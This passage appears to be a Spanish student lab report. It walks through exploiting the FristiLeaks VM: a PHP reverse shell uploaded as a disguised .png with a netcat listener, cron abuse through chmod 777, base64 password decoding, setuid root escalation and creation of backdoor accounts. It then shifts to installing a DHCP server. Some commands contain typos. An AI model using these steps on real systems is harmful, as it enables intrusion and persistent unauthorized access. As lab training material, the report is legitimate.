Siguiendo los pasos ingresamos a la ruta **/usr/share/webshells/php** luego de esto listamos el contenido de la ruta utilizando el comando **ls -al** seguido de esto copiamos el archivo **php-reverse-shell.php** y creamos uno nuevo llamado **Javier.php.png**, y lo editamos con el comando nano **Javier.php.png**




Ilustración 17 COPIA DE ARCHIVO

Siguiendo con la configuración una vez ingresamos al archivo modificamos la dirección de este y ponemos la dirección de nuestra maquina atacante **$IP = 197.168.2.5**




Ilustración 18 CONFIGURACION DEL ARCHIVO PHP

16. **ACTIVACIÓN DE EL MODO ESCUCHA**

En este paso activamos el modo escucha para este puerto utilizando el comando **nc -lv 1234**




Ilustración 19 ACTIVACIÓN DEL MODO ESCUCHA

Una vez en la ventana que se inicia sesión apare el apartado llamado **upload file** que es donde se va a subir el archivo **php** que se modificó con mi nombre con su respectivo formato en png.




Ilustración 20 UPLOAD FILE

El paso a seguir es darle en **Browse** para buscar el archivo llamado **Javier.php.png** después le daremos en **Upload Image**




Ilustración 21 CARGO DE ARCHIVO

17. ACCESO AL MODO ESCUCHA

Una vez cargado el archivo aparecerá un mensaje y la ruta donde se deberá ingresar y copiar lo siguiente **/uploads** en el url.




Ilustración 22 ACCESO AL MODO ESCUCHA

Seguido a esto ingresamos a la ruta y escribimos o agregamos a esta ruta el nombre del archivo y nos queda de la siguiente manera http://197.168.2.11/fristi/uploads /Javier.php.png. esto se realiza para poder activar el modo escucha.




Ilustración 23 ARCHIVO EJECUTABLE

Como se evidencia el modo escucha ya fue activado.




Ilustración 24 ACCESO EXITOSO

18. **CREACION DE ARCHIVO CON PRIVILEGIOS**

Durante este paso se ingresó al apartado seguido de haber iniciado daremos un Is -al para listar el contenido, esto lo hacemos con el objetivo

de ingresar en home.




Ilustración 25 COMANDO PARA LISTAR

Siguiendo con los pasos ingresaremos a home con el comando cd home, podemos ver los usuarios y el usuario admin el cual necesitaremos acceder, pero aún no tenemos permiso para acceder.




Ilustración 26 COMANDO PAR INGRESAR AL CD HOME

Utilizamos el comando **echo "/home/admin/chmod -R 777 /home/admin" > /tmp/runthis** para crear un archivo temporal en la ruta **tmp** que guardara permisos de lectura, escritura y ejecución para el directorio **admin** en el cual necesitamos dar acceso con las credenciales.

```
sh-4.1$  echo "/home/admin/chmod -R 777 /home/admin" > /tmp/runthis
 echo "/home/admin/chmod -R 777 /home/admin" > /tmp/runthis
sh-4.1$
```

Ilustración 27 ACCEDER A RUTA

Como se evidencia ya podemos acceder a la carpeta de **admin** con el comando cd **admin** y encontramos archivos e información valiosa, seguido a esto listamos todas esta información.

```
cd admin
sh-4.1$ ls -al
ls -al
total 652
drwxrwxrwx. 2 admin     admin       4096 Nov 19  2015 .
drwxr-xr-x. 5 root      root        4096 Nov 19  2015 ..
-rwxrwxrwx. 1 admin     admin         18 Sep 22  2015 .bash_logout
-rwxrwxrwx. 1 admin     admin        176 Sep 22  2015 .bash_profile
-rwxrwxrwx. 1 admin     admin        124 Sep 22  2015 .bashrc
-rwxrwxrwx  1 admin     admin      45224 Nov 18  2015 cat
-rwxrwxrwx  1 admin     admin      48712 Nov 18  2015 chmod
-rwxrwxrwx  1 admin     admin        737 Nov 18  2015 cronjob.py
-rwxrwxrwx  1 admin     admin         21 Nov 18  2015 cryptedpass.txt
-rwxrwxrwx  1 admin     admin        258 Nov 18  2015 cryptpass.py
-rwxrwxrwx  1 admin     admin      90544 Nov 18  2015 df
-rwxrwxrwx  1 admin     admin      24136 Nov 18  2015 echo
-rwxrwxrwx  1 admin     admin     163600 Nov 18  2015 egrep
-rwxrwxrwx  1 admin     admin     163600 Nov 18  2015 grep
-rwxrwxrwx  1 admin     admin      85304 Nov 18  2015 ps
-rw-r--r--  1 fristigod fristigod     25 Nov 19  2015 whoisyourgodnow.txt
sh-4.1$
```

Ilustración 28 ACCEDER A LA INFO Y LISTAR

Usaremos el comando nano para crear nuestro código y después poder descifrarlo en base64 con nano Stiwar.py




Ilustración 29 COMANDO NANO

Digitare el código para descifrar e importar las librerías de base64, códecs estas para que nos pueda descifrar con la estructura del código hecho en lenguaje de Python una vez hacemos esto guardaremos con CTRL+ O, luego enter , Y .para finalizar utilizamos CTRL + X, con eso ya tendríamos el archivo listo para descifrar.

Ilustración 30 CODIGO PYTHON

19. DESCIFRANDO EL TEXTO DE BASE64

Luego de haber creado el archivo de Python para descifrar ingresaremos con el comando de esta forma junto con el texto en base64 que se encontro anteriormente python **Stiwar.py =RFn0AKnLMHMPlzpyuTIOITG** , luego de ejecutarlo este imprimirá en pantalla el contenido descifrado, tendremos la clave del usuario Fristigod




Ilustración 31DESCIFRANDO EL TEXTO DE BASE64

20. CREACION DE ARCHIVO PYTHON PARA DESCIFRAR BASE64

Observaremos el contenido de whoisyourgodnow.txt utilizando el comando **cat hoisyourgodnow.tx,** en el cual se encuentra un texto en base64, al que vamos a descifrar.




Ilustración 32 DESIFRADO DE TXT

Una vez que ya importamos una nueva shell intentaremos cambiar al ususario fristigod y la contraseña que desciframos con el comando su fristigod , luego pedira ingresar la contraseña para ingresar.




Ilustración 33 USUARIO FRSTIGOD

Ahora accedemos directamente en var y fristigod con el comando **cd var/fristigod/** e listaremos el contenido con el comando **Is -al** este tiene una carpeta que muestra indicios para ser **root .secret_admin_stuff**

```
bash-4.1$ cd var/fristigod/
cd var/fristigod/
bash-4.1$ ls -al
ls -al
total 16
drwxr-x---  3 fristigod fristigod 4096 Nov 25  2015 .
drwxr-xr-x. 19 root      root      4096 Nov 19  2015 ..
-rw-------  1 fristigod fristigod  864 Nov 25  2015 .bash_history
drwxrwxr-x.  2 fristigod fristigod 4096 Nov 25  2015 .secret_admin_stuff
bash-4.1$
```


Ilustración 34 ls al

21. **MODO ROOT EN FRISTILEAKS**

En este apartado accederemos a la carpeta. secret**_admin_stuff** con el comando cd **.secret_admin_stuff** , listaremos con Is -al en esta ruta encontraremos el archivo doCom el cual tiene los privilegios elevados para ser root.

```
bash-4.1$ cd .secret_admin_stuff
cd .secret_admin_stuff
bash-4.1$ ls -al
ls -al
total 16
drwxrwxr-x. 2 fristigod fristigod 4096 Nov 25  2015 .
drwxr-x---  3 fristigod fristigod 4096 Nov 25  2015 ..
-rwsr-sr-x  1 root      root      7529 Nov 25  2015 doCom
bash-4.1$
```

Ahora para ejecutar este archivo ingresaremos el comando sudo **-u fristi ./doCom su root** con este comando estaremos diciendo que usaremos los privilegios de **root** mientras se ejecute ahora con el comando **whoami** podemos evidenciar que tipo de usuario somos, podemos confirmar que son **root**.



22. CREACION DE USUARIO EN FRISTILEAKS

Para el primer usuario empezaremos creando un usuario con el comando **useradd -m Javier** luego seleccionaremos el usuario para darle contraseña con el comando **sudo passwd Javier** pedirá ingresa la nueva contraseña, en mi caso sera **Javier1234, l**os pasos son miso que se realizó con el primer **usuario se** realizó con el **segundo usuario** que para este caso el usuario creado es **Stiwar** y su **pass o contraseña** asignada es **Stiwar1234** como se puede evidenciar en la siguiente imagen.




Ilustración 35 22. CREACION DE USUARIO EN FRISTILEAKS

Siguiendo los pasos, realizamos operaciones que implican el cambio de usuario y la verificación del usuario actual. Esto se demuestra a través de los siguientes comandos **su Javier** este comando se utiliza para cambiar al usuario "Javier". Inicialmente, el usuario es root

```
[root@localhost .secret_admin_stuff]# su Javier
su Javier
[Javier@localhost .secret_admin_stuff]$ whoami
whoami
Javier
[Javier@localhost .secret_admin_stuff]$ su Stiwar
su Stiwar
Password: Stiwar1234

[Stiwar@localhost .secret_admin_stuff]$ whoami
whoami
Stiwar
[Stiwar@localhost .secret_admin_stuff]$
```

Ilustración 36 CAMBIAR MODO A LOS USUARIO

23. INSTALAR EL SERVIDOR DHCP

Abra una terminal y ejecute el siguiente comando para instalar el paquete del servidor DHCP

```
ubuntu@ubuntu-VirtualBox:~$ sudo apt update
[sudo] contraseña para ubuntu:
Obj:1 http://co.archive.ubuntu.com/ubuntu noble InRelease
Des:2 http://co.archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Des:3 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Des:4 http://co.archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Des:5 http://co.archive.ubuntu.com/ubuntu noble-updates/main amd64 Packages [1.3
90 kB]
```

Ilustración 37 INSTALAR EL SERVIDOR DHCP

24. COMANDO DE INSTALACIÓN

Seguimos con la instalación del servidor DHCP Esto se realiza mediante la ejecución de un comando en la terminal: Comando de instalación: Se utiliza el comando sudo apt install isc-dhcp-server.

sudo: Permite ejecutar el comando con privilegios de superusuario, necesarios para instalar software en el sistema.

apt: Es el gestor de paquetes de APT (Advanced Package Tool), utilizado para manejar software en distribuciones Debian y Ubuntu.

install isc-dhcp-server: Indica que se desea instalar el paquete isc-dhcp-server, que es el software que provee el servicio DHCP

```
ubuntu@ubuntu-VirtualBox:~$ sudo apt install isc-dhcp-server
[sudo] contraseña para ubuntu:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  isc-dhcp-common
Paquetes sugeridos:
  isc-dhcp-server-ldap policycoreutils
Se instalarán los siguientes paquetes NUEVOS:
  isc-dhcp-common isc-dhcp-server
0 actualizados, 2 nuevos se instalarán, 0 para eliminar y 51 no actualizados.
Se necesita descargar 1.281 kB de archivos.
Se utilizarán 4.281 kB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
Des:1 http://co.archive.ubuntu.com/ubuntu noble/universe amd64 isc-dhcp-server a
md64 4.4.3-P1-4ubuntu2 [1.236 kB]
Des:2 http://co.archive.ubuntu.com/ubuntu noble/universe amd64 isc-dhcp-common a
md64 4.4.3-P1-4ubuntu2 [45,8 kB]
Descargados 1.281 kB en 1s (2.072 kB/s)
Preconfigurando paquetes ...
```

Ilustración 38 COMANDO DE INSTALACIÓN

Aquí se están realizando varias operaciones, principalmente relacionadas con la creación, edición y manipulación de archivos, así como la gestión de permisos:

Creación de archivos: Se intenta crear un archivo llamado **`dhcp.conf`** utilizando el comando **touch.**

Edición de archivos con privilegios de superusuario: Se intenta editar un archivo de configuración de DHCP **(/etc/defalt/dhcp.conf)** utilizando el editor de texto `nano` con permisos de super usuario **(sudo).**

```
ubuntu@ubuntu-VirtualBox:~$ touch dhcp.conf
ubuntu@ubuntu-VirtualBox:~$ sudo nano /etc/defalt/dhcp.conf
ubuntu@ubuntu-VirtualBox:~$
```

Ilustración 39 CREACIÓN DE ARCHIVOS

La imagen evidencia una sesión de terminal en un sistema operativo Ubuntu (probablemente en una máquina virtual VirtualBox, como indica el prompt ubuntu@ubuntu-VirtualBox).

Para iniciar Nano y abrir un archivo existente o crear uno nuevo, abra su terminal y escriba: **nano [nombre_del_archivo]**

Por ejemplo, para editar el archivo de configuración de Netplan que se ve en la imagen, usaría **nano /etc/dhcp/dchpd.cont**




Ilustración 40 PASO 1 NANO

